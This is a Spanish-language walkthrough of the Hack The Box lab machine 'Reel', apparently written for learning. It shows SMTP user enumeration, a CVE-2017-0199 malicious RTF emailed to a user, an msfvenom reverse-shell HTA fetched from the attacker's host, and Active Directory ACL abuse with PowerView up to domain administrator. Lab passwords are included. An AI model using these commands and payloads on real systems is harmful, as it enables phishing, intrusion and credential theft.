Reel - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_05-28-18  11:19PM       <DIR>          documents
22/tcp    open  ssh          syn-ack ttl 127 OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
|   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQkehAZGj87mZluxFiVu+GPAAnC/OQ9QKUF2wlIwvefrD2L4zWyGXlAgSbUq/MqujR/efrTIjPYWK+5Mlxc
8KtS2RMR197VK4MBhsY7+h0nOvUMgm76RcRc6N8GW1mn6gWp98Ds9VeymzAmQvprs97
|   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAw2CYanDlTRpGqzVXrfGTcAYVe/vUnnkWicQPzdfix5gFsv4
|   256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICdDfn+n5xueGtHP20/aPkI8pvCfxb2UZA3RQdqnpjBk
25/tcp    open  smtp?        syn-ack ttl 127
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg,
|     220 Mail Service ready
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|   Hello:
|     220 Mail Service ready
|     EHLO Invalid domain address.
|   Help:
|     220 Mail Service ready
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   SIPOptions:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|   TerminalServerCookie:
|     220 Mail Service ready
|_    sequence of commands
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: HTB)
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49159/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

Vamos a localizar el nombre de la maquina y del dominio:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.77
SMB         10.10.10.77     445    REEL             [*] Windows Server 2012 R2 Standard 9600 x64 (name:REEL) (domain:HTB.LOCAL)
```

El nombre de la maquina es "REEL" y el dominio es "htb.local". Lo añadimos al archivo /etc/hosts. Vamos a conectarnos por FTP a traves de una null session:

```
ftp> dir
229 Entering Extended Passive Mode (|||41002|)
125 Data connection already open; Transfer starting.
05-28-18  11:19PM                 2047 AppLocker.docx
05-28-18  01:01PM                  124 readme.txt
10-31-17  09:13PM                14581 Windows Event Forwarding.docx
```

Nos descargamos los 3 y vamos a ver su contenido:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat readme.txt
please email me any rtf format procedures - I'll review and convert.

new format / converted documents will be saved here.
```

Nos dice que va a estar checkeando los archivos en formato rtf que le enviemos por correo y esta el puerto 25 abierto por lo que podemos intentar enviar mails.

Vamos a ver los metadatos de los demas documentos con "exiftool" para ver si nos encuentra algo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number         : 13.00
File Name                       : Windows Event Forwarding.do
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2017:10:31 21:13:23+00:00
File Access Date/Time           : 2024:12:10 18:01:02+00:00
File Inode Change Date/Time     : 2024:12:10 18:01:02+00:00
File Permissions                : -rw-rw-r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlforma
Zip Required Version            : 20
Zip Bit Flag                    : 0×0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0×82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
```

Hemos conseguido una posible direccion de correo. Podemos comprobar si el usuario es valido conectandolos al servicio smtp a traves de telnet:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ telnet 10.10.10.77 25
Trying 10.10.10.77 ...
Connected to 10.10.10.77.
Escape character is '^]'.
220 Mail Service ready
EHLO htb.local
250-REEL
250-SIZE 20480000
250-AUTH LOGIN PLAIN
250 HELP
VRFY nico@megabank.com
502 VRFY disallowed.
```


Nos dice que la verficacion a traves de "VRFY" esta deshabilitada. Otra forma de probarlo es enviarle un correo con sendmail. Si el usuario es correcto o incorrecto puede que nos lo notifique:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sendemail -f root@mgabank.com -t nico@megabank.com -s htb.local -u Fakemail -m "hola" -o tls=no
Dec 10 18:48:28 kali sendemail[136682]: Email was sent successfully!

┌──(kali㉿kali)-[~/Downloads]
└─$ sendemail -f root@mgabank.com -t niconiconico@megabank.com -s htb.local -u Fakemail -m "hola" -o tls=no
Dec 10 18:49:06 kali sendemail[137111]: WARNING ⇒ The recipient <niconiconico@megabank.com> was rejected by the mail server, error follows:
Dec 10 18:49:06 kali sendemail[137111]: WARNING ⇒ Received:    550 Unknown user
Dec 10 18:49:06 kali sendemail[137111]: ERROR ⇒ Exiting. No recipients were accepted for delivery by the mail server.
```

Como podemos ver la direccion de correo `nico@megabank.com` es correcta ya que cuando me invento una me lo notifica.

Vamos a buscar como podemos generar un archivo rtf malicioso:



Lo clonamos y vamos a ver el panel de ayuda con python2:

```
└─$ python2 cve-2017-0199_toolkit.py -h

This is a handy toolkit to exploit CVE-2017-0199 (Microsoft Office RCE)

Modes:

 -M gen                                      Generate Malicious file only

             Generate malicious payload:

             -w <Filename.rtf/Filename.ppsx>     Name of malicious RTF/PPSX file (Share this file with victim).

             -u <http://attacker.com/test.hta>   The path to an HTA/SCT file. Normally, this should be a domain or IP where this tool is running.

                                                 For example, http://attacker.com/test.doc (This URL will be included in malicious file and

                                                 will be requested once victim will open malicious RTF/PPSX file.

             -t RTF|PPSX (default = RTF)         Type of the file to be generated.

             -x 0|1  (RTF only)                  Generate obfuscated RTF file. 0 = Disable, 1 = Enable.
```

Segun lo que dice podemos generar un archivo RTF malicioso que apunte a un archivo "hta". El archivo "hta" va a ser el que nos consiga una reverse shell. Vamos a ver si podemos generar un archivo "hta" que contenga una reverse shell con msfvenom. Podemos listar los formatos disponibles con `-l formats`

`msfvenom -l formats|grep hta`

```
┌──(kali㉿kali)-[~/Downloads/CVE-2017-0199]
└─$ msfvenom -l formats|grep hta
    hta-psh
```

El archivo "hta-psh" estara relacionado con "hta" por lo que vamos a crear el exploit con msfvenom:

`msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.7 LPORT=1234 -f hta-psh > reverse.hta`

Ahora generamos el archivo rft que apunte al archivo hta malicioso que hemos generado:

`python2 cve-2017-0199_toolkit.py -M gen -w malicious.rtf -u http://10.10.14.7/reverse.hta`

```
┌──(kali㉿kali)-[~/Downloads/CVE-2017-0199]
└─$ python2 cve-2017-0199_toolkit.py -M gen -w malicious.rtf -u http://10.10.14.7/reverse.hta
Generating normal RTF payload.

Generated malicious.rtf successfully
```

Enviamos el archivo por SMTP con sendmail:

`sendemail -f hacker@megabank.com -t nico@megabank.com -u 'Importante' -m 'Picha aqui!' -s 10.10.10.77 -a malicious.rtf`

```
┌──(kali㉿kali)-[~/Downloads/CVE-2017-0199]
└─$ sendemail -f hacker@megabank.com -t nico@megabank.com -u 'Importante' -m 'Picha aqui!' -s 10.10.10.77 -a malicious.rtf
Dec 10 20:31:43 kali sendemail[20544]: Email was sent successfully!
```

Ahora nos abrimos un servidor con python3 donde tenemos el archivo hta y nos ponemos a la escucha con netcat. En cuanto el usuario clicke en el archivo recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2017-0199]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.77] 56989
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
htb\nico

C:\Windows\system32>
```

ESCALADA DE PRIVILEGIOS

En el archivo "cred.xml" del desktop encontramos lo siguiente:

```
C:\Users\nico\Desktop>type cred.xml
type cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">HTB\Tom</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aaeade47925c42c8be58
4000000ac62dab09371dc4dbfd763fea92b9d5444748692</SS>
    </Props>
  </Obj>
</Objs>
C:\Users\nico\Desktop>
```

Vemos que esta hay un hash de un usuario. Es una forma comun de almacenar credenciales en powershell. Es un objeto (el archivo XML) que esta jugando con PSCredential por lo que podemos decodearla con "import-CLIxml". Para decodearla tenemos que ejecutar lo siguiente

```
powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.getNetworkCredential() | Format-List *"
```

```
C:\Users\nico\Desktop>powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.getNetworkCredential() | Format-List *"
powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.getNetworkCredential() | Format-List *"


UserName       : Tom
Password       : 1ts-mag1c!!!
SecurePassword : System.Security.SecureString
Domain         : HTB
```

Como el puerto ssh esta abierto podemos conectarnos a la maquina victima con el usuario "Tom":

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

tom@REEL C:\Users\tom>
```

En el escritorio podemos ver lo siguiente:

```
 Directory of C:\Users\tom\Desktop\AD Audit

05/29/2018  08:02 PM    <DIR>          .
05/29/2018  08:02 PM    <DIR>          ..
05/29/2018  11:44 PM    <DIR>          BloodHound
05/29/2018  08:02 PM               182 note.txt
               1 File(s)            182 bytes
               3 Dir(s)   4,974,841,856 bytes free

tom@REEL C:\Users\tom\Desktop\AD Audit>type note.txt
Findings:

Surprisingly no AD attack paths from user to Domain Admin (using default shortest path query).

Maybe we should re-run Cypher query against other groups we've created.
```

Nos dice que no hay ataques vias de ataques del usuario al domain admin usando "shortest path query". Esto ultimo se refiere a cuando desde bloodhound vemos cual es la via mas corta para escalar a "Domains Admin". Nos dice que deberian probarlo contra los otros grupos que han creado.

Dentro de bloodhound vemos los siguientes archivos:

```
 Directory of C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors

05/29/2018  07:57 PM    <DIR>          .
05/29/2018  07:57 PM    <DIR>          ..
11/16/2017  11:50 PM           112,225 acls.csv
10/28/2017  08:50 PM             3,549 BloodHound.bin
10/24/2017  03:27 PM           246,489 BloodHound_Old.ps1
10/24/2017  03:27 PM           568,832 SharpHound.exe
10/24/2017  03:27 PM           636,959 SharpHound.ps1
               5 File(s)      1,568,054 bytes
               2 Dir(s)   4,973,203,456 bytes free
```

Hay un archivo llamado "acls.csv" (Access Controll List). Las ACLS son unas reglas que dicen que usuarios pueden acceder a "x" recursos y las acciones que pueden realizar en ellos. Los abrimos un servidor smb desde nuestro kali y transferimos el archivo:

```
tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors>copy acls.csv \\10.10.14.7\share\acls.csv
        1 file(s) copied.
```

Como es un archivo "csv" lo podemos abrir con libreoffice:

ObjectName	ObjectType	ObjectGuid	PrincipalName	PrincipalType	ActiveDirectoryRights	ACEType	AccessControlType	IsInherited
omain Computers@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	GenericAll		AccessAllowed	False
omain Computers@HTB.LOCAL	GROUP		Account Operators@HTB.LOCAL	GROUP	GenericAll		AccessAllowed	False
omain Computers@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
omain Computers@HTB.LOCAL	GROUP		Exchange Windows Permissions@HTB.LOCAL	GROUP	ExtendedRight	User-Force-Change-Password	AccessAllowed	True
omain Computers@HTB.LOCAL	GROUP		Exchange Windows Permissions@HTB.LOCAL	GROUP	WriteProperty	Member	AccessAllowed	True
omain Computers@HTB.LOCAL	GROUP		Exchange Windows Permissions@HTB.LOCAL	GROUP	WriteDacl		AccessAllowed	True
omain Computers@HTB.LOCAL	GROUP		Exchange Windows Permissions@HTB.LOCAL	GROUP	WriteDacl		AccessAllowed	True
omain Computers@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	GenericAll		AccessAllowed	True
omain Computers@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	True
omain Computers@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
omain Controllers@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
omain Controllers@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
omain Controllers@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
omain Controllers@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
omain Controllers@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
chema Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
chema Admins@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
chema Admins@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
chema Admins@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
chema Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
nterprise Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nterprise Admins@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nterprise Admins@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nterprise Admins@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
nterprise Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
omain Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
omain Admins@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
omain Admins@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
omain Admins@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
omain Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
omain Users@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	GenericAll		AccessAllowed	False
omain Users@HTB.LOCAL	GROUP		Account Operators@HTB.LOCAL	GROUP	GenericAll		AccessAllowed	False

Vamos a filtrar por el usuario actual "tom":

ObjectName	ObjectTyp	ObjectGuid	PrincipalName	PrincipalTyp	ActiveDirectoryRight
claire@HTB.LOCAL	USER		tom@HTB.LOCAL	USER	WriteOwner

Vemos que el "principal name, tom" yiene el privilegio "writeowner" sobre el objeto "claire". Esto quiere decir que le podemos cambiar la contraseña al usuario "claire". Intentamos cambiarlas desde nuestra maquina y no me funciona:

```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ rpcclient 10.10.10.77 -U 'tom%1ts-mag1c!!!'
rpcclient $> userinfo2 claire 23 p@ssw0rd
command not found: userinfo2
rpcclient $> setuserinfo2 claire 23 p@ssw0rd
result: NT_STATUS_ACCESS_DENIED
result was NT_STATUS_ACCESS_DENIED
rpcclient $> exit
```

CAMBIAR CONTRASEÑA DE UN USUARIO CON POWERVIEW

Como la maquina victima ya tiene "Powerview" podemos aprobecharlo para otorgarnos el privilegio de "WriteOwner" y cambiarle la contraseña al usuario claire.

1. Importamos el modulo y nos otorgamos privilegio de "DomainObjectOwner" sobre el usuario claire:

```
set-DomainObjectOwner -Identity claire -OwnerIdentity tom
```

```
PS C:\Users\tom\Desktop\AD Audit\BloodHound> Import-Module .\PowerView.ps1
PS C:\Users\tom\Desktop\AD Audit\BloodHound> set-DomainObjectOwner -Identity claire -OwnerIdentity tom
```

2. Configuramos una ACL para darnos el permiso de cambiarle la contraseña

```
Add-DomainObjectACL -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword
```

3. Introducimos la credencial "p@ssw0rd" en una variable:

```
$cred = ConvertTo-SecureString "p@ssw0rd" -AsplainText -Force
```

4. Le cambiamos la contraseña:

```
Set-DomainUserPassword -Identity claire -AccountPassword $cred
```

Ahora podemos acceder por ssh con el usuario claire:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

claire@REEL C:\Users\claire>
```

Vamos a ver si hay alguna ACL asignada para el usuario claire en el archivo "ACLs.csv" que teniamos:

ObjectName	ObjectTyp	ObjectGuid	PrincipalName	PrincipalTyp	ActiveDirectoryRight
Backup_Admins@HTB.LOCAL	GROUP		claire@HTB.LOCAL	USER	WriteDacl

EL usuairo claire tiene el privilegio de "WriteDacl" sobre el grupo "backup_admins". Esto quiere quiere decir que tenemos privilegios para eliminar o agregar usuarios al grupo. Vamos a agregar nuestro usuario actual al grupo "backup_Admins":

```
claire@REEL C:\Users\claire>net group Backup_Admins claire /add
The command completed successfully.
```

Para que se sincronice el grupo que nos hemos asignado tenemos que salir y volver acceder por ssh

Como estamos en el grupo de "backup_admins" podemos intentar hacer un backup de los registros sam y system:

```
claire@REEL C:\temp>reg save hklm\sam C:\temp\sam.bak
File C:\temp\sam.bak already exists. Overwrite (Yes/No)?Yes
ERROR: A required privilege is not held by the client.
```

Nos dice que no tenemos el privilegio para hacerlo. Como el grupo se llama "Backup_Admins" voy a ver los permisos que tenemos sobre el directorio home del administrador:

```
claire@REEL C:\Users>icacls Administrator
Administrator NT AUTHORITY\SYSTEM:(OI)(CI)(F)
              HTB\Backup_Admins:(OI)(CI)(F)
              HTB\Administrator:(OI)(CI)(F)
              BUILTIN\Administrators:(OI)(CI)(F)
```

Pone una (F) que full, osea que podemos acceder. En el desktop localizamos la flag pero no la podemos leer:

```
claire@REEL C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of C:\Users\Administrator\Desktop

01/21/2018  02:56 PM    <DIR>          .
01/21/2018  02:56 PM    <DIR>          ..
11/02/2017  09:47 PM    <DIR>          Backup Scripts
12/10/2024  11:06 PM                34 root.txt
               1 File(s)             34 bytes
               3 Dir(s)   4,980,076,544 bytes free

claire@REEL C:\Users\Administrator\Desktop>type root.txt
Access is denied.
```

Tambien tenemos un directorio llamado "Backup Scripts", vamos a ver su contenido:

```
claire@REEL C:\Users\Administrator\Desktop\Backup Scripts>dir
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of C:\Users\Administrator\Desktop\Backup Scripts

11/02/2017  09:47 PM    <DIR>          .
11/02/2017  09:47 PM    <DIR>          ..
11/03/2017  11:22 PM               845 backup.ps1
11/02/2017  09:37 PM               462 backup1.ps1
11/03/2017  11:21 PM             5,642 BackupScript.ps1
11/02/2017  09:43 PM             2,791 BackupScript.zip
11/03/2017  11:22 PM             1,855 folders-system-state.txt
11/03/2017  11:22 PM               308 test2.ps1.txt
```

Tenemos varios archivos, vamos a filtrar por la palabra "password" desde powershell

```
dir | select-string "password"
```

```
PS C:\Users\Administrator\Desktop\Backup Scripts> dir | select-string "Password"

BackupScript.ps1:1:# admin password
BackupScript.ps1:2:$password="Cr4ckMeIfYouC4n!"
```

Localizamos la contraseña del usuario administrator, vamos a ver si podemos acceder por ssh con esas credenciales:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

administrator@REEL C:\Users\Administrator>whoami
htb\administrator
```